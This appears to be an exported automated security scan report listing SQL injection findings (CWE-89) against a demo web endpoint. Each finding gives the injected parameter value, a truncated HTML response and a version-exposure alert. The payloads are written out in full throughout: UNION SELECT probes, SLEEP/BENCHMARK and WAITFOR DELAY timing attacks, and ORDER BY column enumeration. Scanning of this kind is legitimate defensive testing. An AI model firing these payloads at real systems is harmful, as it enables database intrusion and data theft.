href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1056

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1057				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11--				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1058

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>") or benchmark(10000000,MD5(1))#</td></tr></table>	Name	Value	demouser@deepfence.io	") or benchmark(10000000,MD5(1))#
Name	Value				
demouser@deepfence.io	") or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAQCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#1060

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	AS INJECTX WHERE 1=1 AND 1=1--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1061

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>or benchmark(50000000,MD5(1))</td></tr></table>	Name	Value	demouser@deepfence.io	or benchmark(50000000,MD5(1))
Name	Value				
demouser@deepfence.io	or benchmark(50000000,MD5(1))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1062				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1063				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 31337#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 31337#
Name	Value				
demouser@deepfence.io	ORDER BY 31337#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1064	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9#
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1065					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>';WAITFOR DELAY '0:0:30'--</td></tr> </table>	Name	Value	demouser@deepfence.io	';WAITFOR DELAY '0:0:30'--
Name	Value				
demouser@deepfence.io	';WAITFOR DELAY '0:0:30'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1066				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ'/'ECT'/'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ'/'ECT'/'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ'/'ECT'/'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1067

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>HAVING 1=0</td></tr></table>	Name	Value	demouser@deepfence.io	HAVING 1=0
Name	Value				
demouser@deepfence.io	HAVING 1=0				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1068				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
